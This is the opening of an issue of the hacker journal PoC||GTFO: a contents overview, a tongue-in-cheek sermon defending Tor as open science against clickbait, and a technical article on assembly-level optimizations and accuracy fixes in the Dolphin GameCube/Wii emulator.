> *And drunk the milk of Paradise.*


Sent Away

Through wood and dale the sacred river ran,
Then reached the caverns measureless to man,
And sank in tumult to a lifeless ocean

6 PoC||GTFO brings that Old Timey Exploitation with a Weird Machine Jamboree and our world-famous Funky File Flea Market not to be ironic, but because We Love the Music!

6:1 Communion with the Weird Machines

This release is dedicated to Jean Serrière, F8CW, who used his technical knowledge and an illegal shortwave transceiver to fight against the Nazi occupation of France. When occupying soldiers asked his wife Alice "Where are the tubes?" she wasted no time before muttering about "that useless of husband of mine" while leading them to the leaking pipes in the basement. They never found the radio.



In PoC||GTFO 6:2, the Pastor reminds us that there are things that we must be thankful for, with a parable freshly drawn from the leaking Intertubes.

In PoC||GTFO 6:3, Fiora shares with us a collection of nifty tricks necessary to emulate modern Nintendo Gamecube and Wii hardware both quickly and correctly. Tricks involving fancy MMU emulation, ways to emulate PowerPC's `bl`/`blr` calling convention without confusing an X86 branch predictor, and subtle bugs that must be accounted for accurate floating point emulation.

Continuing the tradition of getting Adobe to blacklist our fine journal, `pocorgtfo06.pdf` is a TAR polyglot, which contains two valid PoCs, as in both Pictures of Cats and Proofs of Concept. In PoC||GTFO 6:4, Ange Albertini explains how this sleight of hand is performed.

In PoC||GTFO 6:5, Micah Elizabeth Scott shares the story of her Pong Easter Egg that hides in VMWare and the Pride Easter Egg that hides inside that!

In PoC||GTFO 6:6, Craig Heffner shares two effective tricks for detecting that MIPS code is running inside of an emulator. From kernel mode, he identifies special function registers that have values distinct to Qemu. From user mode, he flushes cache

just before overwriting and then executing shellcode. Only on a real machine—with unsynchronized I and D caches—does the older copy of the code execute.

In PoC||GTFO 6:7, Philippe Teuwen extends his coloring book scripts from PoC||GTFO 5:3 to exploit the AngeCryption trick that first appeared in PoC||GTFO 3:11.

In PoC||GTFO 6:8, Joe Grand presents some tricks for reverse engineering printed circuit boards with sand paper and a flatbed scanner.

Continuing this issue's theme of tricks that allow or frustrate debugging and emulation, Ryan O'Neill in PoC||GTFO 6:9 describes the internals of his Davinci self-extracting executables in Linux. Here you'll learn how to prevent your process from being easily debugged, sidestepping `LD_PRELOAD` and `ptrace()`.

In PoC||GTFO 6:10, Don A. Bailey treats us to a fine bit of Vuln Fiction, describing a frightening Internet of All Things run by a company not so different from one that shipped a malicious driver shipped by a popular USB to Serial chip manufacturer.


6:2 On Giving Thanks

a Sermon for the Holidays
by Pastor Manul Laphroaig.

The turkey is ready and waiting, neighbors, and so are the traditional arguments with loved ones around the dinner table. But let us spend a few moments reflecting on the few things besides the turkey and the family that we are thankful for, the things that shine on our sunny days and make the rainy ones possible to stand. Let us think of what keeps our worst nightmares at bay.

A wise neighbor once said, "I value Mathematics so highly because it leaves no place for hypocrisy and vagueness, my two worst nightmares." You might think, "How are these things the worst? I can think of a lot worse than those!" But it is so concise and true! Imagine a world where there would be no corner to hold against hypocrisy and vagueness, where any statement whatsoever could be twisted and turned by those who thrive on such twisting and turning to gain advantage of and power over their neighbors, where $2 + 2$ would indeed be, as an old Soviet joke put it, "whatever the Party orders it to be." Imagine a world where no false promise could be ever taken to account because the lying liars who gave it would fall back to the vagueness of their words every time. This would be a miserable world, neighbors, a nightmare world.

We get a taste of this nightmare every time politics forces its way into places that used to manage to keep it out—merit and skill no longer matter, demagogues get to run the place, sooner than later its original creators get thrown out, and then it collapses into mediocrity and pent-up unhappiness. Imagine that there would be no tool that would lay better to our hand than to that of the aggressors, that we had nowhere to retreat and noth-



ing to fight them with that they could not suborn. Why fight if there is no chance to win, ever, anywhere?

Lucky for us, in every age there are things in the world that resist hypocrisy and vagueness, things that create the oases where we gather and hold.

We are doubly lucky because for us Mathematics has taken physical form. It has clothed itself in silicon and electricity, and now we can wield it not only among ourselves but also show it to others who need not understand its language, but are content to see its results. To see just how much luckier we are, neighbors, than the geeks of Leonardo da Vinci's times, just read his resume that he sent to the ruler of Milan. To support himself while exploring the niftiness and awesomeness of nature and math, he had few other options than promising to construct superior war machines. We are damn lucky, neighbors, that we can build machines that deliver better privacy rather than better war if we so choose!

No sooner did I write this, neighbors, than real life^{TM} provided a case study, as if on cue. Tor is run by evil scientists in the pay of the government! News around the clock, on this website only! Ominous geek conspiracy unmasked!

Tor, as you already know if you read its *About* page, was originally funded as a US Navy research project, and is still occasionally funded by some clueful parts of the US government that care about people getting news and other info that their governments happen to not approve of. Given that this sermon got to you neighbors by traveling for at least some of its path along a series of tubes ordered by another US military research agency, it is not surprising that such clue still exists; let's hope that it persists, neighbors, as we sure could use more of it, the way things are generally going in those quarters these days.

Thanks to this clue, and also to the selfless dedication of Tor


developers who made this project go the way few government-funded projects ever do, we have the Internet-scale equivalent of a Large Hadron Collider for low-latency onion routing. Unlike the LHC, this experiment is not just open to the public, but also immediately useful. Which is where the "revelations" come in: are "evil scientists" tricking the public?

Luckily, Tor is science, and totally open science at that—the best kind that hides nothing. It requires neither permission nor special access to be attacked in the only meaningful way that scientific claims are questioned and their subject-matter is improved—by experiment. Indeed, many good neighbors did so and helped improve it—and you should read their papers, because their work is nifty.[1] And when you hear someone attack open science not with experiments or calculations but with FUD about money or attitude, either that someone doesn't understand how science works, or has another angle.

There's a bar analogy for everything in life (it's a more fun cousin of the car analogy), so here's one for how this hustle works. Imagine that someone is loudly embarrassing himself and annoying neighbors in a bar with a foolish story. Being good neighbors, wouldn't you be moved to step in (hey, it's a bar *and* a good deed!) and gently correct him? Except, you discover that the bar has a hefty cover charge, and the loud silliness is actually quite profitable.

That's one bar it's good to pass, neighbors, because it's not in the business of enriching minds with good stories while cheering hearts up with a hearty drink. All it's serving is the poisoned Kool-aid of clickbait.

[1] Especially because it's all open-access. Please enjoy the Freehaven Selected Papers in Anonymity.
`http://www.freehaven.net/anonbib/`



A clickbait purveyor[2] who happened to read the *About* section of the Tor website must have thought he struck a mother lode. An "evil scientist" story with a garnish of government conspiracy—what a clickbait oil well!

The "evil scientists" trope is like a perpetual motion machine for clickbait. Scientists aren't the most glib and suave communicators to begin with; they tend to become annoyed when bullshit is heaped upon them, letting their annoyance show. This in turn is clear proof that they are evil and holding something back! Quick, attack them again, and spare no personal detail, because there are hundreds of ways that the geeks are geeky, and for each one there are some folks that will be persuaded that geeks can't be trusted because of it.

The point of all this noisy commotion, neighbors, is to make the public forget that science and technology are in the business of making things that can be judged on their own, regardless of their creators' or detractors' motives, personalities, employers or lack thereof, or in fact any other circumstances where FUD, vagueness, and hypocrisy may be brought to bear. A scientific artifact stands on its own, the same way a formula is either correct or meaningless, regardless of whose hand wrote it. Trying to guess what directed that hand is worse than pointless if the point is to know if we should put our trust in the artifact—because good

[2] Astronomy and astrology are not in the same business even though they both have to do with stars; so with journalism and clickbait generation. Be kind to good journalists, neighbors! They are few and far between, and their battles with bullshit tend to be a lot more uphill than ours.

motives don't make good science, and suspecting the scientist of a conspiracy adds precisely zero bits of information, and clouds thinking.

Over what criteria should one evaluate Tor, then? As one should any other engineered artifact: whether it does what it says on the label, whether it does anything *not* specified on the label, and whether the operating conditions under which it can successfully function are present. Are the operators of the nodes that make up your Tor circuit actually independent and uncompromised, or are Sibyl attacks an important concern—and from whom? Is there enough mutual information between packets entering and exiting Tor to deanonymize users—and from what perspective on the network is that information available?

In clickbait, you will not find these questions asked, much less their answers. Not sure whether an article's clickbait or not? Try suggesting to those responsible for it what questions they *could* have asked. If the answer is a wave of harassment rather than a follow-up, congratulations, you've found clickbait. Worse, you are in the land of hypocrisy and vagueness; get out fast.

Once we remember that, neighbors, the FUD clouds of zero-information verbiage dissipate, and the saving grace shines through. Technology is not magic that must be judged only by the kind of witches and wizards who create it, tainted by evil or doom unbeknownst to mere mortals. It is knowable and dissectible, and our predecessors left us the greatest gift of understanding that, and of approaching it just so.

If we got any further out from under the shadow of vagueness and hypocrisy, it was thanks to that legacy and to that principle. And so we will walk out of this Valley of clickbait and bullshit, and we shall not fear, because they will hold no power over us. And for this we are thankful.

6:3 Gekko the Dolphin

by Fiora

The Porpoise of Dolphin

Dolphin is one of the most popular emulators, supporting games and other applications for the GameCube and Wii game consoles. Featuring a highly optimized just-in-time (JIT) compiler and graphics unit that translates GPU opcodes into vertices, textures, and shaders, Dolphin is able to emulate almost all GameCube and Wii games at high speeds on a modern x86 CPU.

Instead of trying to do a detailed anatomy of the entire system, much of which is beyond my current understanding, in this PoC||GTFO article I'm going to focus on some particularly evil assembly optimizations and interesting bug fixes in the Dolphin JIT from the past two months—some large and dramatic, others small and elegant (or horrifically hacky, depending on your perspective!) But first, let's do a quick overview of how Dolphin works and some of the biggest difficulties inherent in Gamecube/Wii emulation.

Dolphin's JIT is superficially similar to a typical PowerPC emulator, but things are not nearly so simple as they appear. The GameCube's Gekko CPU (and the extremely similar Broadway CPU on the Wii) has a number of particularly odd features that aren't present on a typical PowerPC.

- A "paired singles" SIMD unit, somewhat similar to 3DNow! but complicated by some of PowerPC's inherent weirdnesses with floating-point. (32-bit floats are represented as 64-bit internally, similar to x87.)

- Built-in "graphics quantization" registers, which allow quantized loads and stores based on runtime-variable parameters, up to and including the data type to be converted to and from.

- A complex memory layout with mirrored regions and a slew of MMIO features, including a memory-mapped FIFO usually connected to the GPU, but which can also be repurposed for other uses by games.

- The ability to directly access—and modify—the active GPU frame buffer.

- Complex cache manipulation features, such as the ability to enable a "locked cache" and access memory as cached or uncached.

- A floating point unit with its own very unique definition of the word "multiply."

Making emulation even more difficult, games tend to abuse every aspect of the system imaginable, from the precise rounding of every floating point instruction to self-modifying code to behavior that isn't even defined in IBM's specification for the CPU. Additionally, games typically run in supervisor mode, giving them the ability to abuse a wide variety of features user-mode applications can't. All of this leads to severe limits on the shortcuts Dolphin can take; the most benign-seeming optimization often results in a slew of unintended consequences. Dolphin can't even reorder memory loads; an attempt to do this resulted in a real game failing because of exception handling semantics not being maintained.[3]

[3]Dolphin-Emu issue 5864

Yes, there are applications that require precise emulation of MMU mechanics, including post-exception rollback. Yes, there are applications that intentionally try to execute an address of `0x00000001` to trigger a custom exception handler, and won't run unless this behavior is properly emulated. Yes, there are applications that modify code without properly flushing the CPU instruction cache and rely on the mere hope that the old code will have been since replaced in the cache. And yes, there are applications that may do many of these things with the intent of sabotaging Dolphin emulation.

Yet we still have to emulate a 729 MHz PowerPC CPU on a 2–3 GHz x86 CPU, all while trying to run programs that may very well be trying to prevent us from doing so.

Reserved bits are really just shy

A number of games were breaking in mysterious fashion with the JIT implementation of "paired singles" quantized loads and stores. Some crashed, while others had wildly broken lighting effects or other strange artifacts. Yet, even upon very close inspection, the JIT implementation was nearly identical to the (order-of-magnitude slower) interpreter implementation, which worked correctly. What could games possibly be doing here to break the JIT?

To understand this bug, it is crucial to understand the precise layout of the Gekko CPU's eight graphics quantization registers (GQRs). Each quantized load and each quantized store references one of these eight registers to act as its parameters. Figure 6.1 describes the format of the GQR registers.

The manual describes the other bits as being zero, but unfortunately, that isn't quite true. They were assumed to be zero, but the CPU never enforced this. Games could—and half a dozen

00AA AAAA 0000 0BBB 00CC CCCC 0000 0DDD	
AAAAAA	quantization factor (2^{-32} to 2^{31}) for loads.
BBB	data type for loads (float, S8, U8, S16, or U16).
CCCCCC	quantization factor (2^{-32} to 2^{31}) for stores.
DDD	data type for stores (float, S8, U8, S16, or U16).

Figure 6.1: GQR Register Format

games did—smuggle flag bits through these reserved register bits. Whether this was a bug, or perhaps done for some attempt at anti-emulation code, or even a strange sort of thread-local storage, we may never know.

The JIT's flawed assumption caused the implementation to either read out of bounds in the quantization array or even outright jump to an invalid function pointer. Fortunately, masking out those bits was just a single `and` operation; the main cost of this glitch was days of debugging by puzzled developers.

Since resolving this issue, I've written hardware tests to test reserved bits in other system registers too, which revealed all sorts of strange behavior. For example, the `XER` (fixed-point exception register), is laid out as follows.

```
[SO][OV][CA]0 0000 0000 0000 0000 0000 0AAA AAAA
```

`SO` is the summary overflow flag, OV is the overflow flag, and CA is the carry flag, with `AAAAAAA` being a 7 bit control code for string load/store instructions.

But on the Gekko, the actual bits that the CPU allowed to be set in XER were `0xE000FF7F`; it apparently supported setting the 8 bits in XER[16-23] even though it doesn't support the associated instruction, the string compare instruction `lscbx`.[4] I

[4]load string and compared byte indexed, similar to `rep cmpsb` on x86

sincerely doubt any games used those bits in XER, but one can never be quite certain of such a thing.

Practice your multiplication, or you might become a GameCube CPU when you grow up!

For as long as it's existed, Dolphin has had trouble with replays, like those in racing games (Mario Kart, F-Zero) and fighting games (Super Smash Brothers). Emulation often desynced dramatically within seconds of the start of a console-recorded replay, with cars flying off the racetrack or Mario tripping off the side of the stage. The same happened in reverse, when emulator-recorded replays were transferred to a physical console. This was particularly dramatic in the case of Mario Kart's ghost feature, in which the game let you play against "ghosts" recorded by the developers of the game. The ghosts would very quickly drive into a wall, making victory quite trivial, if not very satisfying.

The source of this strange yet consistent desyncing was the way these games recorded replays. Instead of recording the movement of the karts or characters, the games record the player's input. This is a much more compact representation, but unfortunately, it means the most minuscule error on playback can accumulate until the result desyncs completely. To make replays, ghosts, and other similar features function correctly, Dolphin's floating point unit would have to match the Gekko's to the last bit of rounding.

For many months Dolphin developer Magumagu exhaustively attempted to reverse-engineer the hardware FPU and make a software implementation. One by one, precise versions of instructions were implemented. Among the first victims were `frsqrte`, approximate inverse square root, and `fres`, the approximate reciprocal, which were replaced with table-driven versions matching

the actual Gekko hardware. But it still wasn't enough; replays still constantly desynced, and bizarrely, the trouble seemed to trace back to the multiply instruction.

Some consoles do use non-IEEE floating point, like the Playstation 2; the curiosities of emulating this could make for an article of its own. Yet the Gekko was supposedly equipped with an IEEE-compatible floating point unit, denormals and all! How could multiplies on a GameCube give different results than on a typical desktop PC even with identical rounding flags set?

The problem, as Magumagu discovered, traced back to exactly how the floating point unit's internals were implemented. A double-precision float has 53 bits of mantissa; combined with three guard bits, this makes a 56-bit input. Accordingly, the Gekko had a 56×28 bit multiply and performed double-precision multiplies by combining the results of two 56×28 bit multiplies. Single precision multiplies were done with just one execution of the multiply unit.

But on the Gekko, all floating-point numbers are stored as 64-bit doubles. Single precision operations have reduced output precision and clamp their output to 32-bit precision, but are still stored as 64-bit doubles. Technically, according to the manual, you're not supposed to perform single-precision operations on double-precision values; the result is supposedly undefined. But, of course, countless games did it all over the place, so we still have to emulate it in a way that matches the behavior of the hardware.

Most single-precision operations seemed to be fine with double-precision input; a single-precision floating-point add, for example, seemed to be identical to performing a double-precision add and then rounding to single-precision. But, as Magumagu discovered, multiplies were their own unique brand of bizarre: they rounded the right hand side operand's mantissa to 25 bits of precision (for

28 including guard bits), then performed a 56×28 bit multiply. Note that 25 bits gives neither single nor double precision; it's something in between.

Fortunately, it took just four SSE instructions to perform this rounding operation for each multiply:

```
movapd xmm1, xmm0
pand   xmm0, [truncate_mantissa] ; 0xFFFFFFFFF8000000
pand   xmm1, [round_bit]         ; 0x0000000008000000
paddq  xmm0, xmm1
```

The overall performance loss was barely measurable compared to the literally dozens of games with fixed replays or physics, ranging from Zelda: The Wind Waker to Donkey Kong Country.

Dolphin's primary tester, Justin Chadwick, once said, "Fiora, I hate how in your build the AI no longer bounces off the track in Mario Kart Wii. It makes it a lot harder to win."

Dolphin intentionally makes thousands of segfaults

Emulating one CPU's virtual memory subsystem on another CPU is hard. Doing so quickly is even harder. A direct approach would be to map one host page to each emulated page, but that's impossible on Windows because the Alpha AXP CPU didn't have a "load 32-bit integer" instruction. I'm not making this up.[5] The existence of MMIO, VRAM being directly mapped into CPU memory, and mirrored sections of the memory map certainly don't help.

The simplest approach would be to send every load and store through software address translation, but this proves to be fantastically slow. (Remember, we can only spend about three or four x86 cycles per Gekko CPU cycle!) Dolphin does support a

[5] `unzip pocorgtfo06.pdf 64k.txt`

variant of this as "full MMU emulation mode," which a few games with particular complex memory layouts do require. But for most games, it gets away with a vastly more elegant—or horrific—solution. Which one applies to you depends on how you feel about intentionally triggering thousands of segfaults.

For every memory access, Dolphin first tries to perform address constant propagation—if we know which area of memory an address is in, we can directly pass off the load or store to wherever it's supposed to go; usually a direct RAM access or a push to the FIFO. For the rest of the memory accesses, it shouts "YOLO" and just goes for it, with seemingly no care for what might happen if the access isn't to valid RAM.

But Dolphin has an ace up its sleeve: it's replicated the rough address space layout of the Gekko CPU in virtual memory using the operating system's shared memory features. Yes, that's a four gigabyte chunk of contiguous address space, including mirrored sections. (Addresses `0x8010000` and `0x0010000` map to the same place due to mirroring.) Sections that aren't directly mapped to physical RAM are marked as inaccessible.

When the "YOLO" access fails, a segfault is thrown by the operating system and caught by Dolphin's handler, which proceeds to backpatch the x86 code that caused the segfault to jump to a trampoline which then redirects to the slow, safe memory access handler. Thus, only the few memory accesses that actually go to non-RAM addresses take the slow route, while the rest are simply a `mov` and `bswap`.

This feature, called "fastmem," isn't at all new to Dolphin, but is nevertheless among a core reservoir of hacks that keep Dolphin's JIT fast. Tests suggest it provides at least a 15-20% CPU performance benefit over runtime address range checking.

Wasting all your cache is a good way to go bankrupt

As mentioned in the previous section, a few games make sufficient use of the GameCube's fancy MMU features that they need to take the slow path—full MMU emulation. While address translation (which is hopelessly unoptimized in Dolphin) is a significant cost, the greatest speed cost actually comes from the other consequences of full MMU mode. One of these is that it must check exceptions manually after every single memory operation, and if so, flush the register state, revert any address update that occurred in the load, and jump to the handler. It's all rather painful and an optimizer's worst nightmare, as it generates massive code bloat and places great constraints on instruction reordering and other aspects of optimization.

Because of all this, full MMU games tend to require incredible amounts of CPU power to emulate. While a few are at least playable on a very fast PC, others aren't so lucky. Rogue Squadron 2, for example, was developed by Factor 5, a game developer notorious for their ability to squeeze performance never thought possible out of consoles. In the Nintendo 64 era, they rewrote the GPU firmware to render five times more polygons than it was ever meant to. In Rogue Squadron 2, their incredible stressing of the Gamecube has led to a game that runs at half-speed in Dolphin on a 4 GHz Intel Haswell CPU.

In addition, likely due to Dolphin's incomplete MMU implementation, a number of full MMU games simply don't boot at all: Rogue Squadron 3, Toy Story 3, and Disney Infinity among them. Particularly in the case of the latter, this might very well be anti-emulation code.

Profiling Rogue Squadron 2 with VTune suggested L1 instruction cache misses occurred at a rather high rate. The cost of

cache misses is hardly a new topic in the optimization world, but code cache misses tend to be glossed over. Modern x86 CPUs have vast instruction fetch bandwidth, long pipelines to absorb fetch miss bubbles, and while performance can certainly be improved by reducing code size, it's often not considered a major factor.

Regardless of this, I figured I would see how much could be gained. I created a "far code buffer" in which to stuff all the rarely-used generated code (like exception handling and recovery for each memory access) instead of having it inline. Maybe this would get us a few percent of a speed increase?

With one rather simple commit, Rogue Squadron 2 sped up over 30% on my Ivy Bridge. The bloating of the generated code had cost so much that the CPU spent roughly 40% of its time sitting idle, waiting for new instructions to come in. The gain was even larger—over 50%—on another developer's Haswell, most likely because the Haswell has even higher instructions per clock-cycle count, and is thus even more susceptible to being front-end bound. Even in POV-Ray, a heavily floating-point-bound benchmark that doesn't use the MMU and was hardly known for its binary size, the gain was roughly 6% overall.

Never underestimate the value of instruction cache on modern CPUs. With a Haswell's four ALUs, two load units, and one store unit, it might very well be able to chew through instructions much, much faster than you can feed it.

It's normally abnormal for denormals to renormalize

I mentioned previously how the Gekko CPU internally stores all its floats—even 32-bit ones—as 64-bit doubles. This means that Dolphin has to convert floats to 64-bit on load, and convert back

to 32-bit on store, at least if the `lfs` (load float single) and `stfs` (store float single) instructions are used. Hypothetically, if a value was loaded immediately and then stored, an optimizing recompiler could remove the conversion, but this can only sometimes be proven safely.

This wouldn't be an issue normally, outside of the small speed cost of a single extra conversion operation on each load and store. But unfortunately, yet again, games are not so kind. A strangely large number of games use `lfs` and `stfs` to copy integer data, which means the conversion process of float-to-double-to-float must be lossless, regardless of input. This would normally work, but at the same time, a large number of games also set the flush-to-zero (FTZ) floating point flag, which causes denormal floating point results to be set to zero by the CPU. Unfortunately, this also applies to our float-to-double and double-to-float conversions, so any game copying integer data that happens to look like a denormal float will have its data corrupted.

We can't turn off FTZ, because that would result in floating point arithmetic errors of the same sort that motivated the multiplication rounding changes mentioned previously. We also can't toggle FTZ off then back on again; the floating point control registers on x86 take upwards of fifty cycles to modify. The initial solution was to set rounding flags for SSE2, then do the load/store conversions using x87 (which, conveniently, doesn't even support FTZ). The one tricky part was fixing up the `NaN` flags afterward, as x87 handles `NaN` differently from SSE2, setting an exception

flag instead. This is what the double-to-float code looked like.

```
movsd [temp64], xmm0
movsd     xmm1, xmm0
fld   [temp64]
ptest     xmm1, [double_exponent] ; 0x7FF0000000000000
fstp  [temp32]
movss     xmm0, [temp32]
jnc .dont_reset_qnan_bit
pandn     xmm1, [double_qnan_bit] ; 0x0008000000000000
psrlq     xmm1, 29
vpandn    xmm0, xmm1, xmm0
.dont_reset_qnan_bit:
```

This is better than fifty cycles per load and store, but it's still inefficient and gross enough to make x86 assembly writers everywhere squirm in discomfort. The overall speed penalty was around 20% on Super Smash Brothers Melee—but there was little choice, since the alternative was inaccurate emulation that broke many games.

Fortunately, there is one other way. What if we just checked for denormals, passed them off to a slow, rarely-taken code path, and sent everything else through SSE? This has the bonus effect of not needing to fix up the `NaN` bit, since only denormals (not `NaN`s) would take the x87 path. The resulting code looks like this.

```
movq      rax, xmm0
shr       rax, 55
sub        al, 0x6D
cmp        al, 3
jbe .x87conversion
cvtsd2ss xmm0, xmm0
jmp .continue
movsd [temp64], xmm0
fld [temp64]
fstp [temp32]
movss xmm0, [temp64]
.continue:
```

The comparison at the top is a bit tricky and designed to minimize code size, since this code will be duplicated countless times

throughout generated JIT code. The only actual exponents that need to take the slow path are those in the range [`0x369`, `0x380`], but sending a few more to minimize the size of the comparison has negligible effect on performance (in this case, [`0x368`, `0x387`]). The comparison could be simpler if zeroes are also sent to the slow path, but testing shows that there's a very large proportion of zeroes—as many as a third of the inputs. With the check shown here, only 0.01% of floats take the slow path and the overall performance penalty for this change drops from 20% to 2%.

The official IBM manual claims that the Gekko/Broadway CPU uses denormals-are-zero (DAZ) in addition to FTZ when the non-IEEE (NI) flag is set. Curiously, actual hardware testing shows that the CPU doesn't ever seem to actually do this.

Hey I just `RET` you, and this is crazy, but here's my address, so `CALL` me maybe?

Modern x86 CPUs typically have a built-in return stack, designed to predict where a `ret` instruction is heading, with the assumption that every call is paired with exactly one `ret`. This is a pretty good assumption, and in the rare cases where it fails, the performance cost is typically equivalent to a branch misprediction. Without this prediction, a return would be relatively costly and difficult to predict—little different from an indirect branch `jmp [rsp]` or similar.

PowerPC has its own similar call and return instructions: `bl` (branch with link) and `blr` (branch to link register). The first jumps to a location and stores the old location in the link register (the return address), while the latter jumps to the location stored in the link register. When emulating `blr`, Dolphin treats it as an indirect jump to the link register. This is the natural

translation for such an instruction, but it is costly from a branch misprediction standpoint, since such a branch is extremely difficult to predict correctly. Profiling shows a non-trivial number of micro-ops lost to branch mispredictions.

Comex's idea was to re-use the CPU's existing return prediction stack. On a `bl` instruction, instead of jumping to the target function, he would push the emulated destination address onto the stack and then `call` the target JIT'd function. When emulating a `blr` instruction, instead of jumping to the given link register, he compares the link register against the one stored on the stack at `[rsp+8]`, and if the two match, returns with `ret`. If functions call and return as expected, this approach should give near-perfect branch prediction. Despite the seeming increase in instruction count, this led to roughly an eight percent overall speed increase across nearly every game merely from improved return prediction.

The one danger of this is the possibility of the stack overflowing. If a game uses `bl` without an associated `blr`, the return stack will continually grow until Dolphin crashes. Comex's first solution was to clear the stack whenever a misprediction occurred; this reduces the problem to the pure evil case of an application that used `bl` hundreds of thousands of times in a row without any `blr`. Out of curiosity and being a bit pedantic about correctness, he decided to support this case as well, writing a short test case that triggered the problem and setting up guard pages and extending the signal handler to catch any failure.

The core concept of this optimization is not too different from Fastmem. Hijack a hardware CPU feature (in that case, memory protection, in this case, return address prediction) and use it to help emulate the same feature of the target CPU, even if it wasn't really intended for that purpose.

Through SUBFIC and SRAW we carry on

Like x86, PowerPC has a number of instructions that set flags based on their result. Unlike x86, there are two ways in which this can happen. There's condition flags (`GT`, `LT`, `EQ`, `SO`) which can be set by a comparison operation or an arithmetic instruction with the `Rc` bit set. This is a lot more convenient than x86, because one can generally avoid clobbering the flags when they're not needed, which makes code more efficient and, coincidentally, emulation easier.

Carry flags, on the other hand, are not quite so friendly. Some common instructions set carry unconditionally (`subfic`, `sraw`, `srawi`), enough so that carry calculation becomes a significant cost even in code that doesn't make heavy use of carry bits. The calculation of carry bits for `sraw` and `srawi` in particular is a bit non-trivial, easily requiring a half-dozen or so extra instructions on x86 to emulate.

The first step to optimizing carries was to enhance `PPCAnalyst`, the class that performs dependency analysis on instructions. If an instruction calculates a carry bit, but that bit is overwritten before being used or before reaching a JIT block exit, we can omit the calculation of that carry bit entirely.

`PPCAnalyst` also has an instruction reordering pass that uses dependency information to reorder instructions wherever it can be sure doing so is safe. This was originally just used to move comparison instructions next to branches so the two can be merged, but it can be extended to support a wide variety of operations.

I modified the instruction reordering pass to attempt to "stick" pairs of carry-using instructions next to each other. A large number of common PPC idioms use sequences such as `subc`+`subfe`; not merely arithmetic on variables larger than the register size. One example is `r0 = (r1!=r2)`.

```
subf  r3, r1, r2
addic r0, r3, -1
subfe r0, r0, r3
```

The PowerPC Compiler Writer's Guide lists a number of these in the appendix.

The third and final step was to take advantage of this; if the next instruction is going to consume the carry bit, take advantage of the x86 carry flag instead of storing the carry bit in the emulated CPU state. This is a slightly tricky (and limited) optimization, since it requires the instructions to follow each other directly, since most instructions will clobber the x86 flags.

Combined with the "sticky" reordering, these changes were able to drastically reduce instruction count in carry-heavy code; some recompiled sequences dropped in size by a factor of two or more. Some games, such as Virtual Console games (an emulator inside an emulator!) went as much as 12% faster just with these carry optimizations.

An interesting future optimization might be to recognize some of the aforementioned multi-instruction compiler idioms and transform them into equivalent idiomatic x86 code; this could be even better than merely optimizing the individual instructions!

Capturing performance from the flags

As mentioned in the previous section, many integer operations, such as comparisons and operations with the `Rc` (record) bit set, have the ability to set result flags in the PowerPC condition register. The condition register is split into eight 4 bit sections, each of which represents one result, consisting of the `LT`, `GT`, `EQ`, and `SO` flags. This is in sharp contrast to x86, for which most instructions set flags unconditionally. It only has a single condition flags register instead of eight.

Emulating operations on these flags efficiently is critical to performance in Dolphin. It's often difficult to prove that an update to the flags register won't be used again following its most immediate use (e.g. a conditional branch), so the relevant calculations can't be omitted.

Delroth and Calc84maniac discovered a brilliant way to optimize Dolphin's internal flag representation to minimize the work required to set and read flag bits. These two operations represent the vast majority of operations on flags; everything else, such as boolean operations between flag bits and reading out the flags register, is practically a rounding error by comparison. In addition, reading out flag bits is done almost entirely by conditional branch operations.

The flag representation they invented involves the flags being stored as a 64-bit integer. Bit 63 is equal to `!GT`, bit 62 equal to `LT`, bit 61 equal to `SO` (a flag not fully emulated by Dolphin, but also rarely used except as the output of a boolean flag operation), bit 32 always set, and bits 0-31 set to zero if `EQ`.

This representation has the useful property that it can be calculated using a single instruction from the result of any integer operation; a 32→64-bit sign extend (`movsxd` on x86_64). Individual flags can also be read out with single operations:

```
GT = (s64)CR > 0
LT = CR & (1 << 62)
EQ = (s32)CR == 0
SO = CR & (1 << 61)
```

While this dramatically complicated operations such as loading the flags register, the overall performance effect was tremendous. Performance improvements in typical games ranged from six to fourteen percent merely from being able to omit most of the instructions (and code bloat) involved in flag calculation. This change also inspired later optimizations, like splitting carry bits

into their own emulated register instead of storing them in `XER`. There's no requirement that an emulator maintain the same data representations the ISA describes, so long as it transparently performs whatever conversions are necessary for correct emulation.

With Dolphin, Wii have a bright future

Dolphin still has a long way to go. The graphics engine is imperfect and still missing a few rather difficult features, like zfreeze and OpenGL line-width support. Dual-core mode is still sometimes a bit finicky with timing-sensitive games. GPU to CPU data transfer can be a speed issue, as well as vertex loading for geometry-heavy games. There are still many driver issues, like the long compilation times for shaders, that cause unwanted stutter and slowness.

